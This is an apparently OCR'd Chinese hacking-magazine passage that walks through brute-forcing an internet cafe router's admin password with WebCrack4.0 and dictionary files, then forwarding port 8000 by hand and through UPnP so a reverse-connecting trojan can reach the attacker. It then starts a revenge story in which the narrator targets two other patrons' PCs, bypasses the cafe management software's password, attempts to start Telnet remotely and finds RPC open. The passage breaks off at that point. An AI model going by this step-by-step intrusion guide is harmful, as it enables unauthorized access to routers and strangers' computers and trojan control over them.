


图8




图9

二、破解路由器密码

我介绍一个功能比较强大的路由器破解软件WebCrack4.0，打开WebCrack4.0后的界面如图5所示。




图5

在“用户名文件”栏选择用户名的字典文件，在“使用用户名字典”栏选择密码字典文件，在URL里输入路由器的WEB管理地址http://192.168.1.1:8080，在用户名里填admin，就是说用户名先从admin开始破解（密码的字典文件大家可以自己去制作，至于制作的方法，在以前期X档案的菜鸟学堂里已经详细的介绍过了），如图6。




图6

点击上方的“开始”按钮，在弹出的confirm对话框选择NO，就是不保存的意思，程序就会自动开始破解了，破解的速度很快，如图7。破解完毕后点击下方的“发现密码”，就可以看到已经破解出来的密码了，如图8。




图7

三、反弹木马的上线设置

1.路由器端口映射

进入路由器的WEB管理页，在“虚拟服务器”添加要映射的木马端口8000，IP地址里输入自己内网的IP地址192.168.1.4，协议选TCP或者ALL，在最后的“启用”项里打上“勾”，如图9。现在我们的反弹木马就可以成功上线了。

2.UPNP自动端口映射

UPNP自动端口映射功能可以使网关或路由器的NAT模块做自动端口映射，将反弹木马监听的端口从网关或路由器映射到内网电脑上，网关或路由器的网络防火墙模块对Internet上其它电脑开放这个端口。

打开UPNP自动端口映射工具，点击“下一步”，程序会自动查找UPNP设备，工具需要一点时间去查找UPNP设备，耐心等待一会儿。好了，找到了UPNP设备WAN Device，如图10。




图10




图11




图12




图13

点击“下一步”，在本机地址里输入本机内网的IP地址192.168.1.4、本机端口为8000，在使用默认公网上打“勾”，其它项使用默认的就可以了，如图11。点击“下一步”添加端口成功，如图12。现在如果我们进入到路由器的UPNP设置里就会看到一条UPNP的设置信息，如图13。

注意：

如果查找UPNP设备失败，可能是系统服务中禁止了SSDP服务或开启了XP系统中的ICF防火墙，还有网关或路由器是否支持UPnP，并且网管是否打开了网关或路由器的UPnP功能。目前为止只有WindowsMe及Windows XP系统支持UPNP功能。

相信通过上面的几个方法，我们就能够成功的破解网吧路由器的密码以及通常端口映射使我们的木马成功上线了！

（本文所涉及到的X-SCAN、webcrack和UPNP自动端口映射工具已收录到光盘中）

文章难易度：★★
文章阅读点：先通过精锐网吧辅助工具获取电脑的用户名和密码，然后使用Recton入侵网吧局域网

叉子复仇记

Evil

我和几个同学一起去附近的网吧玩魔兽，正当我们玩的高兴的时候，有三个流里流气的年轻人出现在我一个同学身后，拍着他的肩膀说道：“小子，这电脑我要了，你坐到别的地方去。”我那同学有些害怕，我就说道：“他坐这儿好久了，其它地方还有空的电脑，你们坐别的地方吧。”其中一个头发染成金黄色的家伙一把拉住我，说道：“这位子每天都是我们的，你的这台我们也要了，怎么不服呀。小子想挨揍是吧？”实力悬殊的我们怎么能和他们物理对抗呢？好汉不吃眼前亏，于是我们换了其它的电脑。本想离开的，但对这些不懂礼貌的人，我认为应该给他们一些应有的教训！

俗话说，知己知彼，百战不殆！这家网吧使用的是WinXP＋万象2004。先来确定对方的IP地址。我拿出局域网查看工具lansee，点击搜索计算机，瞬间就列出了网吧内所有的电脑。我看了看列出的计算机名，原来就是对应的机器号数加上1。他们使用的电脑是140和141，IP地址为192.168.0.141和192.168.0.142，好了，锁定目标！




图1

我又拿出狼道万象破解器，运行后不输入密码直接点进入（图1），接着点控制面板—管理工具—服务。先试着帮他开启TELNET服务，右键点击服务（本地），连接到另一台计算机，选择另一台计算机，点浏览—高级—立即查找，不一会儿就扫出了同一局域网里的电脑。先试试192.168.0.142这台电脑吧，找到TELNET服务，右键点启动，不幸的是提示出错了（X编辑：WindowsXP默认没有权限更改远程服务，而在Windows2000/2003下需要拥有管理员权限的帐号来建立连接后才行）。看来这条路行不通，再继续找新的突破口吧。

还好可以查看对方开了什么服务，看来我人品不错，对方开了RPC服务，如图2（小编：其实系统默认都开启了RPC服务的，这与人品可没有任何关系哟）。

